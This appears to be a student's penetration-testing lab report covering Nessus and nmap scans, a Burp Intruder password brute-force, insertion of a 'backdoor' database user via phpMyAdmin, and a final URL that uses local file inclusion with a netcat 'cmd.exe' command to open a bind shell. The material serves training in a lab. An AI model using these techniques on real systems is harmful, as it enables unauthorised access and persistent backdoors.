- Medium:** OS Identification and Installed Software Enumeration over SSH v2 (Using New SSH Library), Patch Report, Windows Terminal Services Enabled.
- Low:** Debian Linux (Multiple Issues).
- Mixed:** PHP (Multiple Issues), Apache 2.4.x < 2.4.41 Mu..., Apache HTTP Serv..., SMB Signing not required.

Looking at wireshark you can see nessus scan all of the ports using TCP, then afterwards you can see what I'm assuming is nessus trying a ton of different vulnerabilites on the ports that it found were open during the port scan.

The scan found a lot of info, such as the OS, and which services were running on which ports. It also found multiple vulnerabilites in both apache and php.

8.2.5.1

The Nessus scan report for the Debian host (IP: 192.168.161.44) lists the following vulnerabilities:

- Critical:** Unix Operating System Unsupported Version Detection.
- High:** Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness.
- Info:** Netstat Portscanner (SSH), Nessus Scan Information.
- Info:** OS Identification and Installed Software Enumeration over SSH v2 (Using New SSH Library).
- Info:** Patch Report.
- Info:** Windows Terminal Services Enabled.
- Mixed:** Debian Linux (Multiple Issues).

Host Details:

- IP: 192.168.161.44
- OS: Linux Kernel 4.9.0-6-686 on Debian 9.4
- Start: Today at 3:48 AM
- End: Today at 3:50 AM
- Elapsed: 2 minutes
- KB: Download

Vulnerabilities:

A pie chart indicates the distribution of vulnerabilities by severity:

- Critical: Red
- High: Orange
- Medium: Yellow
- Low: Green
- Info: Blue

It found that ports 22,3389,5353,43651, and 58010 were open. Because nessus had access to the server internals via ssh, it has given vulnerabilites on programs that were not listed before, such as firefox or python.

8.2.6.1

#1

Beta Individual / 10.11.1.72

[Back to Hosts](#)

Configure Audit Trail Launch Report Export

Vulnerabilities 3

Filter Search Vulnerabilities 3 Vulnerabilities

Sev	Name	Family	Count	Actions
Critical	NFS Exported Share Information Disclosure	RPC	1	
Info	Nessus Scan Information	Settings	1	
Info	Nessus SYN scanner	Port scanners	1	

Host Details

IP: 10.11.1.72
Start: Today at 4:29 AM
End: Today at 4:29 AM
Elapsed: a few seconds
KB: Download

Vulnerabilities

● Critical
● High
● Medium
● Low
● Info

#2

Nessus is also scanning ports 21, 23, 2002, 9000, 9200, 10000, 79, 80, 280, 631, 7672. Nessus says on their website that they scan other ports to figure out the RTT: "During the port scan, the Nessus TCP scanner will also use the ports involved to determine the round trip time for packets to the target host. If a small number of ports is used, the scanner may choose other ports to determine the RTT."

Because only one port is involved (111) nessus chose other ports to use to determine the RTT.

#3

Nessus found some NFS shares that were mountable.

The following NFS shares could be mounted :

```
+ /home
+ Contents of /home :
- .
- ..
- jenny
- joe45
- john
- marcus
- ryuu
```

8.3.1.1

```
sudo nmap -script=nfs-ls 10.11.1.72
```

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-31 04:51 EDT
Nmap scan report for 10.11.1.72
Host is up (0.050s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
| nfs-ls: Volume /home
|   access: Read Lookup NoModify NoExtend NoDelete NoExecute
|   PERMISSION  UID    GID    SIZE    TIME          FILENAME
```

```

| drwxr-xr-x  0      0   4096  2015-09-17T13:21:59  .
| drwxr-xr-x  0      0   4096  2015-01-07T10:56:34  ..
| drwxr-xr-x  1013  1013  4096  2015-09-17T13:21:47  jenny
| drwxr-xr-x  1012  1012  4096  2015-09-17T13:21:40  joe45
| drwxr-xr-x  1011  1011  4096  2015-09-17T13:21:52  john
| drwxr-xr-x  1014  1014  4096  2019-10-27T23:48:51  marcus
| drwxr-x---  0     1010  4096  2015-01-08T16:01:31  ryuu
|_
119/tcp  open  nntp
2049/tcp open  nfs

```

9.4.1.2

#1

The image shows two screenshots of Burp Suite tools. The top screenshot is titled "Intruder attack10" and displays a table of payloads. The bottom screenshot is titled "Burp Suite Community Edition v2021.2.1 - Temporary Project" and shows the "Intruder" tab settings.

Intruder attack10 (Top Screenshot):

Request ^	Payload1	Payload2	Payload3	Payload4	Status
0					200
1					200
2	5hnu88lqqqethm0jvu0f7dsdnt	5hnu88lqqqethm0jvu0f7dsdnt	password]_K1HFdL'<>Ej\$*1	200
3	d7eutnaoac01lk3eulhn6c1iiu	d7eutnaoac01lk3eulhn6c1iiu	admin	+mB]g#quot;Lz<6A%%Y	200
4	e4tg543q9p3cqtuv9b1h38ie6k	e4tg543q9p3cqtuv9b1h38ie6k	p@ssword	t h8h[Klokxz\$Bf	302
5			root		200
			taco		

Finished [Progress Bar]

Burp Suite Community Edition v2021.2.1 - Temporary Project (Bottom Screenshot):

Repeater Sequencer Decoder Comparer Extender Project options User options

Dashboard Target Proxy Intruder

1 x 2 x ...

Target Positions Payloads Options

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 3 Payload count: 5

Payload type: Simple list Request count: 5

Payload Options [Simple list] (Bottom Screenshot):

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	password
Load ...	admin
Remove	p@ssword
Clear	root
	taco

#2

The screenshot displays two separate instances of the phpMyAdmin interface, both connected to the same MySQL database.

Session 1 (Top): Inserting a new user record.

- The URL is `192.168.161.10/127.0.0.1/webappdb/users | phpMyAdmin 4.8.4 - Mozilla Firefox`.
- The database selected is `webappdb`.
- The table selected is `users`.
- The SQL query entered is: `INSERT INTO `users`(`id`, `username`, `password`) VALUES (3, "backdoor", "backdoor")`.
- A success message is displayed: `1 row inserted. (Query took 0.0070 seconds.)`


Session 2 (Bottom): Retrieving the user records.

- The URL is `192.168.161.10/127.0.0.1/webappdb/users | phpMyAdmin 4.8.4 - Mozilla Firefox`.
- The database selected is `webappdb`.
- The table selected is `users`.
- The retrieved data is:

	Edit	Copy	Delete	id	username	password
<input type="checkbox"/>	Edit	Copy	Delete	1	admin	p@ssw0rd
<input type="checkbox"/>	Edit	Copy	Delete	2	jigsaw	footworklure
<input type="checkbox"/>	Edit	Copy	Delete	3	backdoor	backdoor

9.4.3.2

#1



9.4.4.5

#1 & #2

I gained bind shell using netcat:

<http://192.168.161.10:80/menu.php?file=c:\xampp\apache\logs\access.log&cmd=nc%20-lvp%204444%20-e%20cmd.exe>